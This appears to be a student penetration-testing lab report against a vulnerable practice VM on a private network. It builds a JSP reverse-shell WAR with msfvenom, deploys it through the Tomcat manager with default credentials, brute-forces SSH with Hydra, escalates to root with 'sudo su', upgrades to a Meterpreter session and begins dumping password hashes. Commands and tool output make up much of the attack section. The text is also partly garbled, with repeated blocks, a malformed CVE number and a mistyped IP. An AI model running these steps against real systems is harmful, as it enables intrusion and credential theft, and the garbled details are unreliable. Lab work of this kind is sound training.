[*] Command shell session 1 opened (192.168.56.102:6666 -> 192.168.56.101:43997) at 2022-04-11 11:29:11 -0400

whoami
tomcat55
[!] msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.101 LPORT=6666 -f war > exploit.war
Error: invalid payload: java/jsp_shell_reverse_
[!] msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.101 LPORT=6666 -f war > exploit.war
Payload size: 1106 bytes
Final size of war file: 1106 bytes

[!] msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.101 LPORT=6666 -f war > exploit.war
Payload size: 1097 bytes
Final size of war file: 1097 bytes

[!] msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.102 LPORT=6666 -f war > exploit.war
Payload size: 1098 bytes
Final size of war file: 1098 bytes

[!] msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.102 LPORT=6666 -f war > exploit.war
Payload size: 1098 bytes
Final size of war file: 1098 bytes
```

After that, I went into the shell and wrote "use exploit/multi/handler," which uses the payload configuration that I had previously passed in. After that, I typed "show options" to display the options that were available for the payload that was sent.

The screenshot shows a Kali Linux desktop environment with a browser window open to the Apache Tomcat 5.5 default page. The URL in the address bar is `192.168.56.101:8180`. The page content includes the Apache Software Foundation logo, a cartoon cat illustration, and a message congratulating the user on a successful Tomcat setup. On the left, there is a sidebar with links for Administration, Documentation, and Tomcat Online.

Apache Tomcat/5.5

The Apache Software Foundation
http://www.apache.org

Administration

[Status](#)
[Tomcat Administration](#)
[Tomcat Manager](#)

Documentation

[Release Notes](#)
[Change Log](#)
[Tomcat Documentation](#)

Tomcat Online

[Home Page](#)
[FAQ](#)
[Bug Database](#)
[Open Bugs](#)
[Users Mailing List](#)
[Developers Mailing List](#)
[IRC](#)

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:
`$CATALINA_HOME/webapps/ROOT/index.jsp`

where "\$CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the [Tomcat Documentation](#) for more detailed setup and administration information than is found in the INSTALL file.

NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See `$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml` as to how it was mapped.)

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in `$CATALINA_HOME/conf/tomcat-`

www.apache.org

The screenshot shows a Kali Linux desktop environment with a terminal window open at the bottom. The terminal has several tabs and shows some command-line history. Above the terminal, a browser window is open to the URL `192.168.56.101:8180/manager/html`. The browser title bar says `/manager`. The page content is the Tomcat Manager application list:

Manager							
List Applications		HTML Manager Help		Manager Help	Server Status		
Applications							
Path	Display Name	Running	Sessions	Commands			
<code>/</code>	Welcome to Tomcat	true	0	Start	Stop	Reload	Undeploy
<code>/admin</code>	Tomcat Administration Application	true	1	Start	Stop	Reload	Undeploy
<code>/balancer</code>	Tomcat Simple Load Balancer Example App	true	0	Start	Stop	Reload	Undeploy
<code>/host-manager</code>	Tomcat Manager Application	true	0	Start	Stop	Reload	Undeploy
<code>/jsp-examples</code>	JSP 2.0 Examples	true	0	Start	Stop	Reload	Undeploy
<code>/manager</code>	Tomcat Manager Application	true	0	Start	Stop	Reload	Undeploy
<code>/servlets-examples</code>	Servlet 2.4 Examples	true	0	Start	Stop	Reload	Undeploy
<code>/tomcat-docs</code>	Tomcat Documentation	true	0	Start	Stop	Reload	Undeploy
<code>/webdav</code>	Webdav Content Management	true	0	Start	Stop	Reload	Undeploy

Deploy					
Deploy directory or WAR file located on server					
Context Path (optional): <input type="text"/>					

Tomcat listens on port 8180, which is the IP address of the target machine in the two screenshots above. It was `tomcat:tomcat`, as shown in the screenshot earlier. To deploy my war file, I went to the management page and searched for it on root desktop. Which can be seen in the screenshot below, highlighted in red.

```

File Actions Edit View Help
inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixr
ute eth0
    valid_lft 427sec preferred_lft 427sec
    inet6 fe80::a00:27ff:fe50:4c14/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

[root@kali:~]
# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.101 LPORT=6666
f war > exploit.war
Error: invalid payload: java/jsp_shell_reverse_

[root@kali:~]
# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.101 LPORT=6666
war > exploit.war
Payload size: 1106 bytes
Final size of war file: 1106 bytes

[root@kali:~]
# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.101 LPORT=6666
> exploit.war
Payload size: 1097 bytes
Final size of war file: 1097 bytes

[root@kali:~]
# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.102 LPORT=6666
f war > exploit.war
Payload size: 1098 bytes
Final size of war file: 1098 bytes

[root@kali:~]
# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.102 LPORT=6666
war > exploit.war
Payload size: 1097 bytes
Final size of war file: 1097 bytes

[root@kali:~]
# whoami
tomcat55

```

Because the target computer didn't have an IP allocated to ethernet 0 prior to this, I used lhost eth0 to set the target machine's IP. Finally, because this was a custom port I created for the war file, I changed the local port to 6666. After that, I activated the package, and it began the process of starting a reverse TCP handler on the target machine IP and port of the payload shell. After deploying the war file and entering 198.168.56.101:8180/exploit/ in the web browser, a command shell session popped up and I was connected into the tomcat server. After that, I confirmed that I was logged in as the user tomcat55 by entering the "whoami" command.

```

File Actions Edit View Help
inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixr
ute eth0
    valid_lft 427sec preferred_lft 427sec
    inet6 fe80::a00:27ff:fe50:4c14/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

[root@kali:~]
# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.101 LPORT=6666
f war > exploit.war
Error: invalid payload: java/jsp_shell_reverse_

[root@kali:~]
# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.101 LPORT=6666
war > exploit.war
Payload size: 1106 bytes
Final size of war file: 1106 bytes

[root@kali:~]
# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.102 LPORT=6666
> exploit.war
Payload size: 1097 bytes
Final size of war file: 1097 bytes

[root@kali:~]
# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.102 LPORT=6666
war > exploit.war
Payload size: 1098 bytes
Final size of war file: 1098 bytes

[root@kali:~]
# ls -la
total 81
drwxr-xr-x 21 root root 4096 2010-04-28 17:25 .
drwxr-xr-x 21 root root 4096 2010-04-28 17:25 ..
drwxr-xr-x 2 root root 4096 2010-03-16 19:11 bin
drwxr-xr-x 4 root root 1024 2010-04-28 16:54 boot
lrwxrwxrwx 1 root root 11 2010-04-28 16:26 cdrom -> media/cdrom
drwxr-xr-x 13 root root 13580 2022-04-11 10:26 dev
drwxr-xr-x 87 root root 4096 2022-04-11 10:26 etc
drwxr-xr-x 6 root root 4096 2010-04-16 02:16 home
drwxr-xr-x 2 root root 4096 2010-03-16 18:57 initrd
lrwxrwxrwx 1 root root 32 2010-04-28 16:26 initrd.img -> boot/initrd.img
drwxr-xr-x 2 6.24-16-server
drwxr-xr-x 13 root root 4096 2010-04-28 00:10 lib
drwxr-xr-x 2 root root 16384 2010-03-16 18:55 lost+found
drwxr-xr-x 4 root root 4096 2010-03-16 18:55 media
drwxr-xr-x 3 root root 4096 2010-04-28 16:16 mnt
drwxr-xr-x 2 root root 4096 2010-03-16 18:57 opt
dr-xr-xr-x 86 root root 0 2022-04-11 10:26 proc
drwxr-xr-x 3 root root 4096 2010-05-17 21:43 root
drwxr-xr-x 2 root root 4096 2010-03-23 17:54 sbin
drwxr-xr-x 2 root root 4096 2010-03-16 18:57 srv
drwxr-xr-x 12 root root 0 2022-04-11 10:26 sys
drwxrwxrwt 4 root root 4096 2022-04-11 10:26 tmp
drwxr-xr-x 12 root root 4096 2010-04-28 00:06 usr
drwxr-xr-x 14 root root 4096 2010-03-17 10:08 var
lrwxrwxrwx 1 root root 29 2010-04-28 16:21 vmlinuz -> boot/vmlinuz-2.6.2
4-16-server

```

```

root@kali:~# ls -la
total 32
drwxr-xr-x  3 root root 4096 2010-05-17 21:43 .
drwxr-xr-x 21 root root 4096 2010-04-28 17:25 ..
drwxr-xr-x  2 root root 4096 2010-03-16 19:11 bin Kali-NetHunter Exploit-DB
drwxr-xr-x  4 root root 1024 2010-04-28 16:54 boot
lrwxrwxrwx  1 root root   11 2010-04-28 16:26 cdrom → media/cdrom
drwxr-xr-x 14 root root 13580 2022-04-11 10:26 dev
drwxr-xr-x  87 root root 4096 2022-04-11 10:26 etc
drwxr-xr-x  6 root root 4096 2010-04-16 02:16 home
drwxr-xr-x  2 root root 4096 2010-03-16 18:57 initrd
lrwxrwxrwx  1 root root   32 2010-04-28 16:26 initrd.img → boot/initrd.img
-2.6.24-16-server
drwxr-xr-x 13 root root 4096 2010-04-28 00:10 lib
drwx——  2 root root 16384 2010-03-16 18:55 lost+found
drwxr-xr-x  4 root root 4096 2010-03-16 18:55 media
drwxr-xr-x  3 root root 4096 2010-04-28 16:16 mnt
drwxr-xr-x  2 root root 4096 2010-03-16 18:57 opt
dr-xr-xr-x  80 root root   0 2022-04-11 10:26 proc
drwxr-xr-x  3 root root 4096 2010-05-17 21:43 root
drwxr-xr-x  2 root root 4096 2010-03-23 17:54 sbin
drwxr-xr-x  2 root root 4096 2010-03-16 18:57 srv
drwxr-xr-x 12 root root   0 2022-04-11 10:26 sys
drwxrwxrwt  4 root root 4096 2022-04-11 10:26 tmp
drwxr-xr-x 12 root root 4096 2010-04-28 00:06 usr
drwxr-xr-x 14 root root 4096 2010-03-17 10:08 var
lrwxrwxrwx  1 root root   29 2010-04-28 16:21 vmlinuz → boot/vmlinuz-2.6.2
4-16-server
cd root
ls -la
total 32
drwxr-xr-x  3 root root 4096 2010-05-17 21:43 .
drwxr-xr-x 21 root root 4096 2010-04-28 17:25 ..
-rw——  1 root root   5 2010-05-17 21:19 .bash_history
-rw-r--r-- 1 root root 2227 2007-10-20 07:51 .bashrc
-rw——  1 root root  187 2010-04-28 16:21 .lessht
-rw-r--r-- 1 root root  141 2007-10-20 07:51 .profile
-rwx——  1 root root  401 2010-04-28 16:20 reset_logs.sh
drwxr-xr-x  2 root root 4096 2010-05-17 21:44 .ssh

```

(root㉿kali)-[~]

```

inet 192.168.56.102/24 brd 192.168.56.255 scope global dynamic noprefixr
ute eth0
    GotoLink valid_lft 427sec preferred_lft 427sec
    inet6 fe80::a00:27ff:fe50:4c14/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

```

[root@kali]-[~]

```

# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.101 LPORT=6666 -f war > exploit.war
Error: invalid payload: java/jsp_shell_reverse_

```

[root@kali]-[~]

```

# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.101 LPORT=6666 -f war > exploit.war
Payload size: 1106 bytes
Final size of war file: 1106 bytes


```

[root@kali]-[~]

```

# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.101 LPORT=6666 -f war > exploit.war
Payload size: 1096 bytes
Final size of war file: 1096 bytes


```

[root@kali]-[~]

```

# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.56.102 LPORT=6666 -f war > exploit.war
Payload size: 1098 bytes
Final size of war file: 1098 bytes


```

[root@kali]-[~]

I am logged in as the user tomcat55 in this screenshot. To see a list of files in the current directory, I typed ls -la. All of these files are owned by the root user, so I changed directories to get to the root file using cd. I then went to the root folder and listed all of the files there. As a result of this, I know that the root user is able to ssh and has a bash history.

```

cd ../
cd home
ls -la
total 24
drwxr-xr-x  6 root      root     4096 2010-04-16 02:16 .
drwxr-xr-x 21 root      root     4096 2010-04-28 17:25 ..
drwxr-xr-x  2 root      nogroup   4096 2010-03-17 10:08 ftp
drwxr-xr-x  5 msfadmin  msfadmin  4096 2010-05-17 21:44 msfadmin
drwxr-xr-x  2 service   service   4096 2010-04-16 02:16 service
drwxr-xr-x  3 user      user     4096 2010-05-07 14:38 user

```

After that, I changed the directory to../, then back to home, and displayed all of the files that were listed in the home directory. These files include information on the users.

I compiled a list of all the files and folders on the system. As a result, I can conclude that msfadmin can SSH and read bash history, service user has bash history, user has bash history and can SSH, and ftp does not have access to any of those files described above.

How does the vulnerability function?

The first vulnerability was discovered in the AJP connector in Undertow version 2.0.29. Final and earlier, and it was patched with the release of 2.0.30Final and later. Using this vulnerability, a remote, unauthenticated attacker could gain access to web application files from a vulnerable server. If an attacker upload malicious JavaServer Pages (JSP) code in a variety of file types and triggers this vulnerability, he or she may be able to gain remote code execution [1].

For the second vulnerability care must be taken when connecting to Apache Tomcat using the Apache JServ Protocol (AJP). It is safer than an HTTP connection that Tomcat could connect to in the same way. If these connections are made available to an attacker, they might be able to use them in ways that were not planned. By default, the AJP Connector was turned on in Apache Tomcat versions 9.0.0.M1 through 9.0.0.30, 8.5.0 through 8.5.50, and 7.0.0 through 7.0.99. The security guidance said that this Connector should be turned off when it wasn't being used. The results of this vulnerability study showed that there was a way to: - Treat any file in the web app as a JSP, no matter where it was in the application Remote code execution was possible if a file could be run as a JSP and files could be uploaded and stored in the web application (or if an attacker could change the site's content in some other way). A mitigation is only needed if someone you don't trust can get to an AJP port. Apache Tomcat versions 9.0.31, 8.5.51, 7.0.100, or later can be used to stop the vector.

System administrators mitigate vulnerability

You need either upgrade the Tomcat server to version 7.0.100, 8.5.51, 9.0.31, or a later version, or update the AJP configuration so that it requires authorization.

Section 5 access via exploit

Vulnerable services and port number


22/tcp	Ssh	Open 4.7p1 Sebian subuntu1 (protocol2,0)
--------	-----	--

CVE number

CVE-2008-01600

Steps for discovering vulnerabilities

Nmap and Nessus helped me discover this vulnerability. To begin, I ran nmap scans to discover any available open ports. I utilised Nessus to determine the CVE and the degree of vulnerability for each exploit when this process was complete and open ports had been located.



```
root@kali:~# cat: /usr/share/wordlist/rockyou.txt: No such file or directory
root@kali:~# gzip -d /usr/share/wordlist/rockyou.txt.gz
gzip: /usr/share/wordlist/rockyou.txt.gz: No such file or directory
root@kali:~# gzip -d /usr/share/wordlists/rockyou.txt.gz
gzip: /usr/share/wordlists/rockyou.txt.gz: No such file or directory
root@kali:~# gzip -d /usr/share/wordlists/rockyou.txt.gz
root@kali:~# hydra -L users.txt -p /usr/wordlists/rockyou.txt ssh://192.168.56.101
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 11:55:55
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (1:1/p:1), -1 try per task
[DATA] attacking ssh://192.168.56.101:22
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-04-11 11:55:58

root@kali:~# hydra -L users.txt -p users.txt ssh://192.168.56.101
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-04-11 11:57:12
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[ERROR] File for logins not found: users.txt

root@kali:~#
```

As a starting point, I looked for the rockyou.txt file, which has numerous random passwords. In order to use the wordlist, I then use gzip to decompress the file Command "hydra -L users.txt" is used to run hydra on the users.txt file, which was produced with the directory of the wordlist for rockyou in the root of the system.

After conducting a search for ssh, I discovered 71 distinct modules; however, I was looking for module number 46, which was the login module. After choosing module 46 and entering "use 46" into the input field, I was taken to the login module.

```

msf6 auxiliary(scanner/ssh/ssh_login) > search shell escalate
      Compat Administration
      Compat Manager

Matching Modules
#  Name                                         Disclosure Date  Rank   Check  Description
-  exploit/unix/shell/arista_tacplus_shell    2020-02-02     great  Yes   Arista restricted Shell escape (with privesc)
1  exploit/multi/misc/bmc_patrol_cmd_exec    2019-01-17     excellent  No   BMC Patrol Agent Privilege Escalation Cmd Execution
2  exploit/linux/local/desktop_privilege_escalation 2014-08-07     excellent  No   Desktop Linux Password Stealer and Privilege Escalation
3  auxiliary/databases/mysql/mssql_escalate_dbowner  normal  No   Microsoft SQL Server DB Owner To DB Owner
4  auxiliary/admin/windows/local/dbowner_sql     normal  No   Microsoft SQL Server DB Owner To DB Owner
5  exploit/multi/http/module_spelling_binary_rce 2013-10-30     excellent  Yes  Moodle Authenticated Spelling Binary RCE
6  post/solaris/escalate/pfexec                normal  No   Solaris pfexec Upgrade Shell
7  exploit/windows/local/ask                    2012-01-03     excellent  No   Windows Escalate UAC Execute RunAs
8  exploit/windows/local/bypassuac             2010-12-31     excellent  No   Windows Escalate UAC Protection Bypass
9  exploit/windows/local/bypassuac_injection    2010-12-31     excellent  No   Windows Escalate UAC Protection Bypass (In Memory Injection)
10  exploit/windows/local/bypassuac_injection_winsxs 2010-08-06     excellent  No   Windows Escalate UAC Protection Bypass (In Memory Injection) abusing WinsXS
11  exploit/windows/local/bypassuac_eventvwr    2016-08-15     excellent  Yes  Windows Escalate UAC Protection Bypass (Via Eventvwr Registry Key)
12  exploit/windows/local/bypassuac_sdc1t       2017-03-17     excellent  Yes  Windows Escalate UAC Protection Bypass (Via Shell Open Registry Key)
13  exploit/windows/local/bypassuac_silentcleanup 2019-02-24     excellent  No   Windows Escalate UAC Protection Bypass (Via SilentCleanup)

Interact with a module by name or index. For example info 13, use 13 or use exploit/windows/local/bypassuac_silentcleanup

[*] Starting interaction with 1...

whoami
msfadmin
sudo su
[sudo] password for msfadmin: msfadmin

whoami
root
background

Background session 1? [y/N] y
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions

```

SCATALINA_HOME/webapps/ROOT/index.jsp

Thanks for using Tomcat!

Copyright © 1999-2019 Apache Software Foundation

As a last step, I typed in the command "show options" to display the login module's options, and I followed it up by setting the username to msfadmin and the password to msfadmin. The ip address of the target machine 192.168.56.101. was used as the Rhost. I then started the sessions, which started the bruteforce and showed that there was one active session with shell linux. the screenshot above also shows I used the shell escalate to look for any corresponding shell modules. Using the command "whoami" in session 1 to see if I was logged in as the msfadmin, I then ran session 2. While su allows us to go to another user's shell and run one or more commands without logging out, sudo allows us to perform system commands with root privileges. Checked if the account had changed. In addition, I entered "sessions -i," which shows all currently active sessions, and you can see that the ssh root with the target computer has only one shell open.

```

root@kali:~ x root@kali:~/Desktop x root@kali:~ x root@kali:~ x
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i l
[-] Invalid session identifier: l
msf6 auxiliary(scanner/ssh/ssh_login) > sessionms -i 1
[-] Unknown command: sessionms
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with i...
sudo su
[sudo] password for msfadmin: msfadmin
background

Background session 1? [y/N] y
msf6 auxiliary(scanner/ssh/ssh_login) > search shell meterpreter
[-] No results from search
msf6 auxiliary(scanner/ssh/ssh_login) > search shell meterpreter

```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	payload/android/meterpreter_reverse_http		normal	No	Android Meterpreter Shell, Reverse HTTP Inline
1	payload/android/meterpreter_reverse_https		normal	No	Android Meterpreter Shell, Reverse HTTPS Inline
2	payload/android/meterpreter_reverse_tcp		normal	No	Android Meterpreter Shell, Reverse TCP Inline
3	exploit/linux/http/centreon_pollers_auth_rce	2020-01-27	excellent	No	Centreon Poller Authenticated Remote Command Execution
4	exploit/firefox/local/exec_shell_code	2014-03-10	excellent	No	Firefox Exec Shellcode from Privileged Javascript Shell
5	post/multi/gather/multi_command		normal	No	Multi Gather Run Shell Command Resource File
6	post/multi/gather/ubiquiti_unifi_backup		normal	No	Multi Gather Ubiquiti UniFi Controller Backup
7	post/multi/recon/local_exploit_suggester		normal	No	Multi Recon Local Exploit Suggester
8	payload/osx/x64/meterpreter/bind_tcp		normal	No	OSX Meterpreter, Bind TCP Stager
9	payload/osx/x64/meterpreter/reverse_tcp		normal	No	OSX Meterpreter, Reverse TCP Stager
10	payload/osx/x64/meterpreter/reverse_tcp_uuid		normal	No	OSX Meterpreter, Reverse TCP Stager with UUID Support (OSX x64)
11	exploit/multi/postgres/postgres_copy_from_program_cmd_exec	2019-03-20	excellent	Yes	PostgreSQL COPY FROM PROGRAM Command Execution


```

msf6 auxiliary(scanner/ssh/ssh_login) > search meterpreter shell

```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	payload/android/meterpreter_reverse_http		normal	No	Android Meterpreter Shell, Reverse HTTP Inline
1	payload/android/meterpreter_reverse_https		normal	No	Android Meterpreter Shell, Reverse HTTPS Inline
2	payload/android/meterpreter_reverse_tcp		normal	No	Android Meterpreter Shell, Reverse TCP Inline
3	exploit/linux/http/centreon_pollers_auth_rce	2020-01-27	excellent	No	Centreon Poller Authenticated Remote Command Execution
4	exploit/firefox/local/exec_shell_code	2014-03-10	excellent	No	Firefox Exec Shellcode from Privileged Javascript Shell
5	post/multi/gather/multi_command		normal	No	Multi Gather Run Shell Command Resource File
6	post/multi/gather/ubiquiti_unifi_backup		normal	No	Multi Gather Ubiquiti UniFi Controller Backup
7	post/multi/recon/local_exploit_suggester		normal	No	Multi Recon Local Exploit Suggester
8	payload/osx/x64/meterpreter/bind_tcp		normal	No	OSX Meterpreter, Bind TCP Stager
9	payload/osx/x64/meterpreter/reverse_tcp		normal	No	OSX Meterpreter, Reverse TCP Stager
10	payload/osx/x64/meterpreter/reverse_tcp_uuid		normal	No	OSX Meterpreter, Reverse TCP Stager with UUID Support (OSX x64)
11	exploit/multi/postgres/postgres_copy_from_program_cmd_exec	2019-03-20	excellent	Yes	PostgreSQL COPY FROM PROGRAM Command Execution
12	payload/python/meterpreter_bind_tcp		normal	No	Python Meterpreter Shell, Bind TCP Inline
13	payload/python/meterpreter_reverse_http		normal	No	Python Meterpreter Shell, Reverse HTTP Inline
14	payload/python/meterpreter_reverse_https		normal	No	Python Meterpreter Shell, Reverse HTTPS Inline
15	payload/python/meterpreter_reverse_tcp		normal	No	Python Meterpreter Shell, Reverse TCP Inline
16	exploit/ios/browser/safari_jit	2016-08-25	good	No	Safari Webkit JIT Exploit for iOS 7.1.2
17	exploit/apple-ios/webkit/webkit_createthis	2018-03-15	manual	No	Safari Webkit Proxy Object Type Confusion
18	exploit/multi/script/web_delivery	2013-07-19	manual	No	Script Web Delivery
19	post/multi/manage/shell_to_meterpreter		normal	No	Shell to Meterpreter Upgrade
20	exploit/multi/http/sonicwall_gms_upload	2012-01-17	excellent	Yes	SonicWALL GMS 6 Arbitrary File Upload
21	exploit/windows/fileformat/vlm_mkv	2018-05-24	great	No	VLC Media Player MKV Use After Free
22	exploit/windows/local/powershell_cmd_upgrade	1999-01-01	excellent	No	Windows Command Shell Upgrade (PowerShell), to developing web applications
23	post/windows/manage/powershell/exec_powershell		normal	No	Windows Manage PowerShell Download and/or Execute
24	payload/windows/meterpreter/bind_hidden_ipknock_tcp		normal	No	Windows Meterpreter (Reflective Injection), Hidden Bind Ipknock TCP Stager
25	payload/windows/meterpreter/bind_hidden_tcp		normal	No	Windows Meterpreter (Reflective Injection), Hidden Bind TCP Stager
26	payload/windows/patchupmeterpreter/bind_hidden_ipknock_tcp		normal	No	Windows Meterpreter (Skafe/JT Injection), Hidden Bind Ipknock TCP Stager
27	payload/windows/patchupmeterpreter/bind_hidden_tcp		normal	No	Windows Meterpreter (Skafe/JT Injection), Hidden Bind TCP Stager
28	payload/windows/meterpreter_bind_named_pipe		normal	No	Windows Meterpreter Shell, Bind Named Pipe InLine
29	payload/windows/x64/meterpreter_bind_named_pipe		normal	No	Windows Meterpreter Shell, Bind Named Pipe InLine (x64)
30	payload/windows/meterpreter_bind_tcp		normal	No	Windows Meterpreter Shell, Bind TCP InLine
31	payload/windows/x64/meterpreter_bind_tcp		normal	No	Windows Meterpreter Shell, Bind TCP InLine (x64)
32	payload/windows/meterpreter_reverse_http		normal	No	Windows Meterpreter Shell, Reverse HTTP InLine
33	payload/windows/x64/meterpreter_reverse_https		normal	No	Windows Meterpreter Shell, Reverse HTTPS InLine (x64)
34	payload/windows/meterpreter_reverse_tcp		normal	No	Windows Meterpreter Shell, Reverse TCP InLine
35	payload/windows/x64/meterpreter_reverse_tcp		normal	No	Windows Meterpreter Shell, Reverse TCP InLine (x64)
36	payload/windows/meterpreter_reverse_https		normal	No	Windows Meterpreter Shell, Reverse TCP InLine
37	payload/windows/meterpreter_reverse_ipv6_tcp		normal	No	Windows Meterpreter Shell, Reverse TCP InLine (IPv6)
38	payload/windows/x64/meterpreter_reverse_ipv6_tcp		normal	No	Windows Meterpreter Shell, Reverse TCP InLine (IPv6) (x64)
39	payload/windows/x64/meterpreter_reverse_tcp		normal	No	Windows Meterpreter Shell, Reverse TCP InLine x64
40	exploit/windows/local/ms13_053_schlamperei	2013-12-01	average	Yes	Windows NTUserMessageCall Win32k Kernel Pool Overflow (Schlamperei)
41	post/windows/manage/exec_powershell		normal	No	Windows PowerShell Execution Post Module

The screenshots above shows how I searched meterpreter to return a shell to meterpreter which was module 19

```

root@kali: ~ x root@kali: ~/Desktop x root@kali: ~ x root@kali: ~ x
(Schlamperi)
41 post/windows/manage/exec_powershell

File Actions Edit View Help
File Actions Edit View Help
normal No Windows PowerShell Execution Post Module

Interact with a module by name or index. For example info 41, use 41 or use post/windows/manage/exec_powershell

msf6 auxiliary(scanner/ssh/ssh_login) > use 19
msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

Name Current Setting Required Description
HANDLER true yes Start an exploit/multi/handler to receive the connection. (will reverse TCP LHOST=192.168.56.102 LPORT=6000
LHOST no IP of host that will receive the connection from the payload (Will try to auto detect).
LPORT 4433 yes Port for payload to connect to.
SESSION yes The session to run this module on

msf6 post(multi/manage/shell_to_meterpreter) > se lhost eth0
[-] Unknown command: se
msf6 post(multi/manage/shell_to_meterpreter) > set lhost eth0
lhost => 192.168.56.102
msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.102:4433
[*] Sending stage (984904 bytes) to 192.168.56.101
[*] Meterpreter session 2 opened (192.168.56.102:4433 -> 192.168.56.101:44856 ) at 2022-04-11 12:14:38 -0400
[*] Command stager progress: 100.0% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Stopping exploit/multi/handler

```

To see the available options, I executed the meterpreter shell search and selected module 19. I executed the programme after setting the lhost eth0 to the IP address of the target machine and after labelling the sessions with the number 1. There are now two sessions instead of one once it finished running. Session 2's root user has a meterpreter shell running on it.

```

msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2 ...
meterpreter > hashdump
[-] The "hashdump" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter > background
[*] Backgrounding session 2 ...
msf6 post(multi/manage/shell_to_meterpreter) > search linux hashdump

Matching Modules
# Name Disclosure Date Rank Check Description
- post/linux/gather/hashdump normal No Linux Gather Dump Password Hashes for Linux Systems

